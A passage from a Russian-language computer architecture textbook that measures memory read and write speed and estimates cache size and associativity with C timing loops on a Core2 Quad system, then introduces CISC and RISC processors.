части сканируемого массива. Переход от одного плато к другому будет также линеен, но круче: протяжённость переходной кривой определяется размером банка кэш-памяти:

$$L_{\text{банка}} = L_{\text{кэш}} / N_{\text{acc}}, \quad (25)$$

где  $L_{\text{кэш}}$  — размер кэш-памяти, определённый по правой границе «плато», а  $N_{\text{acc}}$  — степень ассоциативности. Таким образом, определив положение правого края «плато» и размер переходной части общей кривой мы можем вычислить степень ассоциативности кэш-памяти.

**Пример 38. Измерение производительности операций чтения и записи.**

Теперь, разобравшись с идеей теста, можно попробовать его выполнить. Полный исходный текст программы здесь приводиться не будет в силу его объёма (потребовалось бы более 16 страниц в книге). Значительный объём связан с тем, что в одном тесте осуществляется сразу много замеров (времени, потраченного на итерации без обращений к памяти, с чтением и с записью памяти; выполняются серии замеров с усреднением полученных результатов, а также оцениваются максимальные и минимальные значения, адаптивно подбирается число итераций цикла и т. д. и т. п.). При необходимости все исходные тексты примеров есть в дополнительных материалах. Пример состоит из нескольких файлов: *a) smp138.c*, содержащего текст программы, выполняющей тесты чтения, записи и «пустой тест», который почти идентичен тесту чтения за тем исключением, что в нём отсутствуют обращения к тестируемому массиву; *б) smp138.awk*, с вспомогательной программой для awk и *в) двух bash-скриптов smp138.sh и smp138,test.sh*. Скрипт *smp138,test.sh* осуществляет серию запусков теста *smp138.sh*, для несколько различающихся методов тестирования и сохраняет результаты в текстовые файлы. Скрипт *smp138.sh* осуществляет компиляцию и запуск теста, подбирая диапазон изменения размеров массива (опираясь на доступные размеры памяти и информацию о процессоре), и опции компилятора gcc, позволяющие улучшить оптимизацию и использовать SSE. Кроме того, компиляция основной программы выполняется в несколько этапов: сначала *smp138.c* компилируется в ассемблер, затем с помощью программы для awk в ассемблерном файле в «пустом тесте» комментируются строки, осуществляющие обращение к тестовому массиву и затем модифицированная программа компилируется в исполняемый файл.

Ниже приводятся короткие выдержки, необходимые для пояснения выполняемых операций и полученных результатов. Начнём тестирование с примерно такого варианта:

```
#define SIZE      300      /* размер тестируемого массива */
#define REPEATS    100000    /* число повторений теста */

static volatile char   A[SIZE];

...
int      i, j;
char     tmp;
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for ( j=0; j<REPEATS; j++ )
    for ( i=0; i<SIZE; i++ ) tmp = A[i];      /* мест записи: A[i]=tmp */
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

Тесты выполнялись на машине с процессором Intel Core2 Quad Q9400 2.66 ГГц, 4 ГБ ОЗУ; кэш данных 1-го уровня 32 КБ; кэш 2-го уровня 2×3 МБ, 12 банков, длина строки кэша 64 байта; работающей в 64-х разрядном режиме под управлением ОС OpenSUSE 11.4 Linux, ядро 2.6.37, компилятор gcc 4.5.1, для диапазона размеров массива от 300 байт до 30 МБ. Результаты выполнения теста, приведённые на рис. 34, на первый взгляд выглядят странно: независимо от дли-

ны массива время выполнения одной итерации не меняется. Однако можно заметить, что время выполнения итераций не только не меняется, но оно вообще мало отличается от времени выполнения того же самого цикла без обращений к памяти.




Рисунок 34: Время одной итерации при сканировании массивов разной длины.

Это можно объяснить следующими существенными факторами:

- *Запросы на чтение и запись памяти могут накладываться на остальные инструкции цикла, современные процессоры могут переупорядочивать запросы к памяти и, судя по результатам теста, операции чтения и записи успешно наложились на остальные операции цикла и почти не потребовали дополнительного времени;*
- *И процессор и кэш могут осуществлять упреждающую загрузку данных, которая выполняется, если обнаруживается арифметическая прогрессия в некоторой последовательности запросов и буферизацию записи, при этом процессор немедленно возобновляет выполнение программы, не дожидаясь завершения операции записи в память;*
- *Интенсивность запросов к памяти достаточно мала, чтобы вся подсистема памяти справилась с упреждающим получением данных или записью изменённых данных до следующего обращения; в данной задаче за одну итерацию цикла требуется прочитать или записать только один байт, что при времени выполнения каждой итерации ~1 нс обеспечивает трафик порядка 1 ГБ/сек, тогда как ОЗУ в данной системе способно передавать до 6,4 ГБ/сек при чтении.*

Можно предложить несколько способов исправления данного теста:

- Изменить тип данных, чтобы за одну итерацию обращаться не к одному байту, а к двум, четырём, восьми или даже шестнадцати.
- «Обмануть» упреждающую загрузку, введя случайные изменения порядка запросов.
- Выполнить частичный разворот циклов, чтобы увеличилась интенсивность запросов к памяти при сохранении типа.
- Обращаться не ко всем элементам массива, а с шагом, равным длине строки кэш-памяти. Обмен с памятью происходит только целыми строками (в данной системе 64 байта), так что достаточно обращаться только к одному байту для загрузки всей строки сразу, это позволит очень сильно нагрузить подсистему памяти.

Каждый из этих подходов позволяет увидеть свои собственные стороны работы подсистемы памяти, так что целесообразно будет проверить их всех. Внесём небольшие изменения в программу для измерения времени выполнения запросов для разных типов данных:

```
#define SIZE      300      /* размер тестируемого массива */
#define REPEATS    1000000  /* число повторений теста */

/* <stdint.h> типы: int8_t, int16_t, int32_t, int64_t и
   <emmintrin.h> тип: __m128i */
typedef int8_t     T;
static volatile T A[SIZE];

...
int      i, j;
T       tmp;
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for (j=0; j<REPEATS; j++)
    for (i=0; i<SIZE; i++) tmp = A[i];      /* тест записи: A[i]=tmp */
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

Повторим измерения в том же интервале значений размера массива в байтах (т. е. корректируя символ SIZE пропорционально размеру одного элемента данных). Полученные результаты для оценки времени чтения приведены на рис. 35 и 36 для операций чтения и записи соответственно.




Рисунок 35: Время одной итерации цикла с чтением целочисленных данных разных типов: 8 бит, 16 бит, 32 бита, 64 бита и 128 бит.

Для большинства типов не слишком большого размера (8..32 бит) время выполнения итераций (см. рис. 35) не изменилось, оставшись на уровне ~1 нс, увеличение времени наблюдается для 64-х и 128-ми разрядных данных. Это вполне логично: если пропускная способность памяти составляет порядка 6,4 ГБ/сек, то для всех типов, размером менее 6..7 байт, упреждающая выборка будет успевать предоставить данные до того, как процессор к ним попробует обратиться; и только для 8-ми и 16-ти байтовых (64 и 128 бит) типов пропускной способности не хватает.

Также следует заметить, что интенсивности запросов к подсистеме памяти явно не хватает для того, чтобы обнаружилось наличие кэша первого уровня (размером 32 КБ), заметен эффект только кэш-памяти второго уровня (3 МБ).




Рисунок 36: Время одной итерации цикла с записью целочисленных данных разных типов: 8 бит, 16 бит, 32 бита, 64 бита и 128 бит.

Скорость выполнения операций чтения и записи оперативной памятью различается (см. рис. 36), поэтому эффект проявляется уже для 32-х разрядных чисел, а для чисел большей разрядности почти вдвое возрастает время итерации (до ~6 нс в случае 128-ми разрядных данных).

Одним из способов, позволяющим в некоторых случаях «проявить» эффекты использования кэш-памяти является рандомизация обращений к памяти, исключающая успешное предсказание адреса следующей строки памяти. При этом, однако, надо учитывать, что усложнение цикла замедляет его выполнение и заодно снижает нагрузку на память, поэтому необходимо так модифицировать тело цикла, чтобы дополнительные затраты на вычисление случайного адреса были минимальны. Использование какой-либо функции-генератора псевдослучайных чисел является в этом плане слишком медленным, поэтому имеет смысл заранее подготовить некоторый массив со случайными данными и затем использовать его, например, так:

```
int RND[ SIZE ];
...
for ( j=0; j<REPEATS; j++ )
    for ( i=0; i<SIZE; i++ ) tmp = A[ RND[i] ];
```

Этот способ, однако, окажется не слишком удачным — массив случайных чисел будет, во-первых, достаточно большим и займёт значительное место в кэш-памяти и, во-вторых, запросы к нему будут вполне упорядоченными, т. е. хорошо предсказываемыми. Несколько улучшить ситуацию можно, введя массив небольшой длины и чуть усложнив вычисление индекса. Такой массив надо сделать достаточно небольшим, чтобы он постоянно находился в кэш-памяти самого верхнего уровня и мало влиял на обращения к тестируемому массиву (по крайней мере при относительно больших его размерах). В этом случае массив случайных данных должен содержать номера «блоков» одинакового размера,

перемешанных в произвольном порядке, и обращения к тестовому массиву будут выполняться в два цикла: во внешнем выбирается смещение внутри блока и во внутреннем номер блока. Такой массив удобно подготовить, выполнив начала равномерное размещение адресов блоков и потом случайным образом «перемешать» записи в этом массиве:

```
#define SIZE      300 /* размер тестируемого массива */
#define REPEATS    100000 /* число повторений теста */
#define RND_SIZE   47    /* размер "энтропийного" массива индексов */

typedef int8_t     T;      /* int8_t int16_t int32_t int64_t __m128i */
int          RND[RND_SIZE];
static volatile T A[SIZE];

...
int      i, j, k, t;
T       tmp;

...
/* подготовка массива случайных индексов */
for ( i = 0; i < RND_SIZE; i++ ) A_RND[i] = i * (SIZE/RND_SIZE);

/* перемешивание массива индексов */
random( time( (time_t*)0 ) );
for ( k = 0; k < RND_SIZE/2+1; k++ ) {
    i = random() % RND_SIZE;    j = random() % RND_SIZE;
    if ( i == j ) { --k; continue; }
    t = A_RND[i];  A_RND[i] = A_RND[j];  A_RND[j] = t;
}

...
/* замер Времени */
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for ( j=0; j<REPEATS; j++ )
    for ( k=0; j<SIZE/RND_SIZE; k++ )
        for ( i=0; i<SIZE; i++ ) tmp = A[ RND[i] + k ];
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

Несмотря на то, что в каждой итерации цикла происходит два обращения к памяти, полное время выполнения цикла при малых размерах тестового массива возрастает незначительно и остаётся порядка 1 нс, но с ростом размеров тестового массива время начинает нарастать сильнее. На рис. 37 приводятся графики зависимости времени выполнения итераций при записи в тестовый массив (операции чтения выполняются чуть быстрее и наличие кэш-памяти первого уровня менее заметно, в остальном зависимости выглядят сходным образом). В принципе, по таким результатам можно «угадать» границы плато и переходных кривых, но наличие в цикле двух обращений к памяти приводит к достаточно сложному конкурированию и взаимовлиянию массивов. Так, например, SIZE должен нацелен

делиться на RND\_SIZE, при этом желательно, чтобы SIZE/RND\_SIZE, по возможности, не был кратен степени двойки (по крайней мере более-менее значительной, например  $2^6$  или более), в противном случае возможно значительное снижение производительности. Убрать все эффекты конкурирования невозможно, поэтому графики выглядят существенно более зашумлёнными и строгий анализ полученных результатов затруднён.




Рисунок 37: Время одной итерации цикла с рандомизованной записью целочисленных данных длиной 8 бит, 16 бит, 32 бита, 64 бита и 128 бит.

Альтернативным способом увеличения нагрузки на подсистему памяти является более глубокая оптимизация циклов, в том числе их частичный разворот. Такую оптимизацию может сделать и сам компилятор, но обычно она не выполняется при больших размерах массивов, поэтому разворот цикла «руками» может заметно ускорить выполнение программы:

```
#define SIZE      300      /* размер тестируемого массива */
#define REPEATS    100000    /* число повторений теста */

typedef int8_t     T;        /* int8_t int16_t int32_t int64_t __m128i */
static volatile T A[SIZE];

...
int      i, j;
T       tmp;
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for ( j=0; j<REPEATS; j++ ) {
    for ( i=0; i+3<SIZE; i+=4 ) {
        tmp = A[i];   tmp = A[i+1];   tmp = A[i+2];   tmp = A[i+3];
    }
    for ( ; <SIZE; i++ ) tmp = A[i]; /* если SIZE не кратен 4 */
}
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

При разворачивании цикла из SIZE итераций выполняется основной цикл из SIZE/N (в примере выше N=4) итераций, в котором реализуются все действия, выполняемые за четыре итерации. Этот приём позволяет уменьшить накладные

расходы на организацию цикла и, в некоторых случаях, более эффективно переставить отдельные операции внутри цикла. Ниже приводятся графики зависимости среднего времени выполнения обращений к памяти в оптимизированном цикле с развернутым циклом (в `smp138.c` развернуто 16 итераций цикла). В принципе, можно сочетать оба приёма, разворот цикла с рандомизацией обращений, но практический итог невелик: время обращения становится чуть больше и чуть более «зашумлённым», сохраняя общий вид графиков.




Рисунок 38: Время одной итерации оптимизированного цикла с чтением целочисленных данных длиной 8 бит, 16 бит, 32 бита, 64 бита и 128 бит.

На рис. 38 приведены результаты теста чтения памяти по которым видно, что среднее время обращений при малом размере массива сократилось и стало даже менее 0,5 нс (т. е. нагрузка на память возросла более чем в два раза) и, соответственно, стали лучше заметны эффекты работы кэш-памяти второго уровня (отчётливо проявляются уже для 32-х разрядных данных) и для 60-х и 128-ми разрядных типов проявляются эффекты кэш-памяти первого уровня.

На следующем графике (рис. 39) приведены результаты такого же теста для записи в память, в целом он очень похож на график зависимости для чтения:




Рисунок 39: Время одной итерации оптимизированного цикла с записью целочисленных данных длиной 8 бит, 16 бит, 32 бита, 64 бита и 128 бит.

Здесь стоит выделить несколько нюансов: *a)* большее время выполнения записи в оперативную память, чем чтения (~6 нс для записи 128-ми разрядных данных вместо ~2,5 нс для чтения: изменяемая строка сначала должна быть счи-

тана из ОЗУ в кэш и потом записана при вытеснении, т. е. вдвое больше обменов, чем при чтении); б) сопоставимые скорости чтения и записи в кэш-память как первого, так и второго уровней ( $\sim 0,5$  и  $\sim 1$  нс для первого и второго уровней соответственно как для чтения, так и для записи: кэш-память с буферизованной записью); в) резко замедлившиеся операции записи 16-ти разрядных данных (в современных 32-х и 64-х разрядных процессорах часто бывает так, что 16-ти разрядная арифметика и 16-ти разрядные операции обмена данными зачастую выполняются много медленнее операций с данными большей разрядности<sup>1</sup>) и г) проявившиеся странные эффекты при размерах массива от 600 байт до 6 КБ, немного похожие эффект наличия ещё одного уровня кэш-памяти.




Рисунок 40: Интенсивность обменов с памятью при использовании оптимизированного цикла для целочисленных данных длиной 16 бит, 32 бита, 64 бита, 128 бит.

С целью более подробного рассмотрения диапазона от 300 байт до 30 КБ воспользуемся графиком интенсивности обменов с памятью (рис. 40), по сути обратной величиной к графикам времени. В этом случае левая часть графиков будет представлена в лучшем масштабе и их анализ будет проще. Сразу бросается в глаза то, что граница ступеньки «несуществующего кэша» оказывается в разных местах для данных разного типа. Можно заметить, что эта граница отодвигается вправо примерно вдвое с каждым удвоением размера типа: ~600 байт для записи 16-ти разрядных данных, ~1,1 КБ для записи 32-х разрядных, ~2,3 КБ для записи 64-х разрядных и ~4,8 КБ для чтения и записи 128-ми разрядных данных. Такое поведение нетипично для кэш-памяти, что заставляет подумать о каких-либо иных причинах возникновения дополнительной «ступеньки».

Такая причина действительно существует: это оптимизирующий компилятор. При достаточно малых размерах массива и достаточно малом числе итераций компилятор сам разворачивает внутренний цикл, так что накладные расходы

<sup>1</sup> Не рекомендуется использовать 16-ти разрядные типы во многих 32-х и 64-х разрядных системах (типы `short int`, `int16_t` и `uint16_t` в языке C), хотя 8-ми битовые (`int8_t`, `uint8_t`, `char`), также как числа с большей разрядностью, обрабатываются с нормальной скоростью.

сокращаются ещё сильнее. Так, например, при размере массива 2 КБ и использовании 64-х разрядных данных массив состоит из 256 чисел, и, так как внутренний цикл развернут по 16 итераций, то вложенный цикл по *i* должен выполнятьсь всего 16 раз, а такой цикл компилятор вполне может развернуть. В результате компилятор генерирует код, в котором будет выполняться только один цикл по *j*, выполняющий нужное число повторов цикла для повышения точности (естественно, такая гипотеза была подтверждена анализом генерированного компилятором ассемблерного файла). Т. е. примерным эквивалентом теста, выполняемого при малых размерах массива, является такой код:

```
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for ( j=0; j<REPEATS; j++ ) {
    tmp = A[0];    tmp = A[1];    tmp = A[2];    tmp = A[3];
    tmp = A[4];    tmp = A[5];    tmp = A[6];    tmp = A[7];
    ...
    tmp = A[252]; tmp = A[253]; tmp = A[254]; tmp = A[255];
}
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

Число итераций внутреннего цикла, разворачиваемого оптимизирующим компилятором, определяет положение этой ступеньки: 16 разворачиваемых итераций цикла, в каждой из которых выполняется чтение или запись 16 элементов массива даёт в итоге 256 элементов, обрабатываемых в развернутом цикле. В ассемблерной программе это выглядит как группа из 256 инструкций *mov*, идущих друг за другом. Для 16-ти битовых чисел это даст массив, размером 0,5 КБ, для 32-х — порядка 1 КБ и т. п., как и получается в эксперименте.

Интересно, что при попытке определить характеристики кэш-памяти автоматически, такие вот лишние ступеньки могут существенно исказить результат. Этого можно было бы легко избежать, если отключить оптимизацию, но тогда накладные расходы могут оказаться слишком большими и часть нужных «ступенек» может стать неразличимой (как на рис. 35, стр. 390 и рис. 36, стр. 391). Если на данной конкретной вычислительной системе (да и на большинстве других) так и не случится, то полагаться на то, что не оптимизированный код во всех случаях даст достаточно высокую нагрузку на память всё-таки не стоит. Второй способ — написать тест на ассемблере. Это, пожалуй, самый надёжный способ, но, увы, такой тест очень жёстко привязан к конкретной платформе. На практике, пожалуй, целесообразно использовать оптимизирующий компилятор, но проводить замеры для данных разных типов и учитывать только подтверждённые «ступеньки».

Увеличить нагрузку на память и сделать тест ещё более стабильным можно, осуществляя обращения не ко всем элементам массива подряд, а с шагом, равным длине строки кэш-памяти: в этом случае при переполнении кэша каждое обращение будет приводить к загрузке строки. Т. е. даже если процессор будет обращаться к одному байту, то кэшу соответствующего уровня потребуется прочитать целую строку (в современных системах 64 байта), что качественно увеличивает нагрузку на подсистему памяти. Это можно реализовать либо обращаясь к

элементам массива с некоторым шагом, либо (как показано ниже), используя двумерный массив. В языке С двумерные массивы размещаются в памяти по строкам, поэтому можно описать массив `char A[SIZE][STEP]` и тогда при обращении к каждому `A[i][0]` элементу мы будем обращаться к первому элементу каждой строки, последовательно размещённой в памяти. Ниже приводится поясняющий пример:

```
#define SIZE      512      /* размер тестируемого массива */
#define REPEATS    100000    /* число повторений теста */
#define STEP       64       /* шаг в байтах */

typedef int8_t     T;      /* int8_t int16_t int32_t int64_t __m128i */
static volatile T A[SIZE*sizeof(T)/STEP][STEP/sizeof(T)];

...
int      i, j;
T        tmp;
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t1);
for ( j=0; j<REPEATS; j++ ) {
    for ( i=0; <SIZE*sizeof(T)/STEP; i++ ) tmp = A[i][0];
}
clock_gettime (CLOCK_THREAD_CPUTIME_ID, &t2);
```

В данном случае следует подбирать параметры так, чтобы `SIZE` нацело делился на `STEP`. Ниже на рис. 41 приводятся графики зависимости времени одной итерации цикла от размера типа (8, 16, 32, 64 и 128 бит) и от выполняемой операции (чтение или запись).




Рисунок 41: Время одной итерации цикла с записью целочисленных данных длиной 8 бит, 16 бит, 32 бита, 64 бита и 128 бит при обращениях к памяти с шагом 64 байта (длина строки кэш-памяти).

Вполне характерно, что время обращения практически никак не зависит от типа данных: результат определяется временем загрузки строки в кэш, а не пере-

дачей отдельного элемента в процессор; все полученные графики для операций чтения накладываются друг на друга почти без отклонений, а для операций записи отличие сказывается лишь для записи 16-ти разрядных данных и только при небольших размерах массива, в остальном наложение графиков очень хорошее. Последний выполненный тест можно, видимо, использовать в качестве эталона для определения конкретных параметров кэш-памяти. Ниже, на рис. 42, приводятся результаты измерения времени для двух интервалов: а) от 30 до 40 килобайт (слева), соответствующего примерному положению «ступеньки», вызванной переполнением кэш-памяти первого уровня и б) от 2 до 6 мегабайт (справа), соответствующего границе кэш-памяти второго уровня.




Рисунок 42: Время одной итерации для операций чтения и записи байт; более подробно интервалы от 30 до 40 килобайт и от 2 до 6 мегабайт

По полученным графикам можно оценить примерную правую границу соответствующего «плато» (т. е. размер кэш-памяти) и протяжённость переходной кривой (что позволит определить степень ассоциативности).

Для кэш-памяти первого уровня получаем правую границу между 32500 и 33000 и правый край переходной кривой чуть менее 37000. Тогда степень ассоциативности приближённо равна  $33000/(37000-33000) = 8,25$ . Так как размер одного банка кэш-памяти должен быть степенью двойки и ассоциативность должна быть целым числом, то реальный размер кэш-памяти первого уровня равен 32768 байт, а степень ассоциативности равна 8 (при этом точное значение правой границы переходной кривой должно получиться равным  $32768+32768/8 = 36864$ , что очень хорошо согласуется с результатами эксперимента). Дополнительно стоит отметить, что характер переходной кривой действительно близок к линейному, как и следовало ожидать. Этот результат соответствует заявленным характеристикам кэша первого уровня: по одному L1 множественно-ассоциативному кэшу данных (8 банков по 4К, всего 32К) на каждое ядро.

Несколько хуже совпадает результат для кэша L2: согласно описанию должен быть множественно-ассоциативный кэш размером 3М со степенью ассоциативности 12; по результатам эксперимента же получается кэш порядка 2,3М со степенью ассоциативности около 1, т. е. похожий, скорее, на кэш с прямым отображением (при совпадении с заявленными характеристиками правая граница плато ожидалась бы примерно на отметке 3 221 225 472 и правая граница переходной кривой на отметке около 3 489 660 928; кроме того характер переходной

кривой заметно нелинейный. Следует заметить, что такое несоответствие является довольно типичным (особенно для кэш-памяти нижнего уровня): обычно разработчик предоставляет самые общие характеристики кэш-памяти, но не конкретные особенности её реализации. В данном случае, например, один L2 кэш в 3М используется совместно двумя ядрами процессора (при этом не документировано, как именно осуществляется это совместно использование и не приведёт ли оно к «резервированию» некоторой части кэш-памяти за каждым ядром) и неизвестно, какой конкретно алгоритм используется при выборе вытесняемой строки; весьма вероятно, что используется какой-либо алгоритм, отличный от LRU. Так, например, случайный выбор вполне может привести к поведению кэш-памяти, сходной с прямым отображением (см. рис. 27, стр. 371). По крайней мере, показанные результаты в среднем не хуже ожидаемых: они чуть хуже в интервале 2,3 до 3,2 мегабайт и лучше в интервале от 3,5 до 6 мегабайт, так что можно считать, что заявленные разработчиками параметры кэш-памяти примерно достигаются.

## Повышение производительности процессора

Производительность и размер оперативной памяти зачастую оказываются определяющими факторами, ограничивающими общую производительность вычислительной системы. Сложная многоуровневая иерархия памяти позволяет достичь и достаточно больших размеров памяти при адекватной стоимости и достаточно высокой производительности (правда, лишь для *оптимизированных алгоритмов и размещения данных в памяти*). Это, в свою очередь, позволяет создавать более быстрые и сложные процессоры, которые могут в полной мере использовать возможности подсистемы памяти.

За время развития вычислительной техники было придумано и реализовано много различных моделей процессоров, в которых применялись самые разные технические решения для повышения производительности. В этом разделе будут рассмотрены лишь некоторые из них, после чего чуть подробнее остановимся на т. н. *суперскалярной архитектуре*, к которой относится большинство современных процессоров.

**CISC, RISC и MISC процессоры.** Специфических русских терминов для обозначения данных типов процессоров нет, общеприняты именно англоязычные сокращения *CISC* (*Complex Instruction Set Computer*, процессор со сложным набором команд) и *RISC* (*Reduced Instruction Set Computer*, процессор с упрощённым набором команд).

С CISC-процессором мы уже знакомы на практике: PDP-11 является очень хорошим примером CISC. Для CISC характерны развитый набор инструкций и большое число режимов адресации, доступных практически во всех инструкциях. Последнее надо пояснить: многие двухоперандные, например, инструкции могут использовать в качестве любого из операндов любой из 8-ми регистров с любым из 8-ми режимами адресации; это справедливо как для операций пересылки данных (*mov*), так и арифметических инструкций (*add*, *bic* и т. п.). Из этого правила, конечно, имеются исключения (например, операции сдвига *ash*, мульти-

пликативные `mul` и `div` и др., у которых один из операндов может быть только регистром). Подобная «универсальность» удобна программисту, поэтому CISC-процессоры широко распространены, но она не очень удобна для вычислительной системы.

Дело в том, что возможность использования сложных режимов адресации сразу в нескольких операндах инструкции существенно замедляет выполнение инструкций. В общем виде такая универсальность даже не нужна, во многих CISC-процессорах существует возможность разместить в памяти лишь один из операндов, а остальные (при их наличии) должны быть размещены непосредственно в регистрах. На стр. 64 рассматривалось вычисление выражения  $C = A+B$  либо с размещением обоих операндов в памяти, либо с использованием регистра для одного операнда и памяти для второго. При размещении обоих операндов в памяти код оказался ничуть не короче, а выполнялся даже медленнее, чем при использовании регистра в качестве одного из операндов.

